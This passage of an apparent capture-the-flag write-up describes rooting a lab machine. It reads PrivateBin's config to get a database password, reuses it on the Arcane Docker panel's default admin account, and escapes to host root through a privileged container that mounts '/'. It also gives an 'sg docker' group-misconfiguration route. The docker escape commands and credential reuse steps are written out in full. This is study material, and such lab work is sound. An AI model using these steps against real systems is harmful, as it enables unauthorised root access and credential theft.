
4c49dd7bb727
ls
Procfile
browserconfig.xml
css
i18n
img
index.php
js
manifest.json
robots.txt
That confirmed we were inside the Docker container.
3.2.4 Credential Leakage
From there, index.php under the web root was read:
<?php declare(strict_types=1);
/**
* PrivateBin
*
* a zero-knowledge paste bin
*
* @link      https://github.com/PrivateBin/PrivateBin
* @copyright 2012 Sébastien SAUVAGE (sebsauvage.net)
* @license   https://www.opensource.org/licenses/zlib-license.php The zlib/libpng License
*/

// change this, if your php files and data is outside of your webservers document root
define('PATH', '/srv/');

define('PUBLIC_PATH', __DIR__);
require PATH . 'vendor' . DIRECTORY_SEPARATOR . 'autoload.php';
new PrivateBin\Controller;The bootstrap file shows that the real app root inside the container is /srv/.
ls -lah /srv
total 32K
drwxr-xr-x    1 root     root        4.0K Oct 28 16:02 .
drwxr-xr-x    1 root     root        4.0K Mar 15 21:23 ..
drwxrwxr-x    2 nobody   www-data    4.0K Oct 28 16:02 bin
drwxr-x---    2 root     www-data    4.0K Mar 15 21:23 cfg
drwxrwxrwx    5 root     37          4.0K Mar 22 06:29 data
drwxrwxr-x    6 nobody   www-data    4.0K Oct 28 16:02 lib
drwxrwxr-x    2 nobody   www-data    4.0K Oct 28 16:02 tpl
drwxrwxr-x   20 nobody   www-data    4.0K Oct 28 16:02 vendor
ls /srv/cfg
conf.php
Reading conf.php exposed the important settings:
[model_options]
;class = Database
dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
tbl = "privatebin_"    ; table prefix
usr = "privatebin"
pwd = "ComplexP@sswordAdmin1928"
opt[12] = true ; PDO::ATTR_PERSISTENTBecause class = Database is commented out, those credentials were treated as leaked but not actively in use.
3.3 Arcane
Arcane seeds a default admin password, arcane-admin, in backend/internal/services/user_service.go:
func (s *UserService) CreateDefaultAdmin(ctx context.Context) error {
    hashedPassword, err := s.hashPassword("arcane-admin")
    ...

        email := "admin@localhost"
        displayName := "Arcane Admin"
        userModel := &models.User{
            Username:               "arcane",  // default username
            Email:                  new(email),
            DisplayName:            new(displayName),
            PasswordHash:           hashedPassword,  // default pass "arcane-admin"
            Roles:                  models.StringSlice{"admin"},
            RequiresPasswordChange: true,
}Test with the PrivateBin credential leak to replace the default password:
username: arcane
password: ComplexP@sswordAdmin1928That login worked:

Only one container, privatebin/nginx-fpm-alpine:2.0.2, was in use:
Arcane is a Docker management panel, so once logged in as the administrator, a root container could be created with the host filesystem mounted inside it.
- Login to Arcane dashboard.
- Go to
Containers. - Create a new container from the same PrivateBin image already present.


The container was created with:
- Image:
privatebin/nginx-fpm-alpine:2.0.2 - Command:
/bin/sh - User:
root - Working Directory:
/ Volumes: host/-> container/mnt- Enable:
Allocate TTY,Open stdin,Attach stdin
Once the container started:

Root.
4 APPENDIX
4.1 Arcane API
Arcane is a self-hosted Docker and Compose management panel. The target reported version 1.13.0, so it became the primary application to research during the web phase.
It is an API-driven single-page application:

The backend uses Huma and ships a default Scalar documentation page at /api/docs, which is registered in backend/internal/huma/huma.go:
// Disable default docs path - we'll use Scalar instead
humaConfig.DocsPath = ""

// Register Scalar API docs endpoint with dark mode
registerScalarDocs(apiGroup)

// registerScalarDocs adds the Scalar API documentation endpoint.
func registerScalarDocs(apiGroup *gin.RouterGroup) {
    apiGroup.GET("/docs", func(c *gin.Context) {
        c.Header("Content-Type", "text/html")
        c.String(200, scalarDocsHTML)
    })
}That endpoint (http://kobold.htb:3552/api/docs) exposes the full API surface:

But most of it still requires a bearer token.
4.2 Unintended Path
There was also a shorter, unintended route that skipped Arcane entirely and talked to the Docker daemon directly.
Through LinPEAS, we discovered Ben has Docker access and some read/write privileges on certain Linux sockets. So we could try:
docker run -it --rm \
  -v /:/mnt \
  --user root \
  --entrypoint /bin/sh \
privatebin/nginx-fpm-alpine:2.0.2The abuse is the same in principle as section 3.3: start a container as
root, bind-mount the host filesystem
No surprise, Ben failed talking to the Docker socket:
ben@kobold:/tmp$ docker run -it --rm \ -v /:/mnt \ --user root \ --entrypoint /bin/sh \ privatebin/nginx-fpm-alpine:2.0.2 docker: permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Head "http://%2Fvar%2Frun%2Fdocker.sock/_ping": dial unix /var/run/docker.sock : connect: permission denied Run 'docker run --help' for more information
To actually run docker, we of course need to manipulate unix:///var/run/docker.sock, which is protected by a privileged group docker by default.
Another operator account helped identify the relevant group:
ben@kobold:/tmp$ groups alice alice : alice operator docker
Alice is the one who intends to sit in the docker group.
However, we can verify group settings from the rooted Arcane shell:

That is the misconfiguration (could do a testing in a Linux lab): ben is a "left-over" member of docker, even though his current shell only displayed operator, by the groups command.
groupschecks group membership through NSS, following the source order defined in/etc/nsswitch.conf(typical order:passwd,group,shadow,gshadow… ), and stops at the first matching result.
A deeper explanation of the NSS lookup flow is covered in this post. It is more detail than we need here, but NSS often matters in Linux exploitation.
So the earlier failure was not because Ben lacked Docker access entirely, but because his current session had not properly activated that shadow group yet.
On the other hand,
sgmanually checks the requested group against the system group databases,/etc/groupand/etc/gshadow. If the user matches there,sgaccepts the group switch and runs the command under that group.
Thus we can retry the same command via sg to "switch group", and no doubt it was considered valid due to a misconfiguration in /etc/gshadow:
sg docker -c '
docker run -it --rm \
  -v /:/mnt \
  --user root \
  --entrypoint /bin/sh \
  privatebin/nginx-fpm-alpine:2.0.2
'At that point the Docker client could open /var/run/docker.sock, and the same container-mount trick yielded host root:
ben@kobold:/tmp$ sg docker -c '
docker run -it --rm \
  -v /:/mnt \
  --user root \
  --entrypoint /bin/sh \
  privatebin/nginx-fpm-alpine:2.0.2
'
/var/www # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/var/www # ls /mnt
app              cdrom            home             lost+found       opt              root             snap             tmp
bin              dev              lib              media            privatebin-data  run              srv              usr
boot             etc              lib64            mnt              proc             sbin             sys              var
/var/www # cat /mnt/root/root.txt
5*****************************7
A patch should be applied on /etc/gshadow.
Comments | NOTHING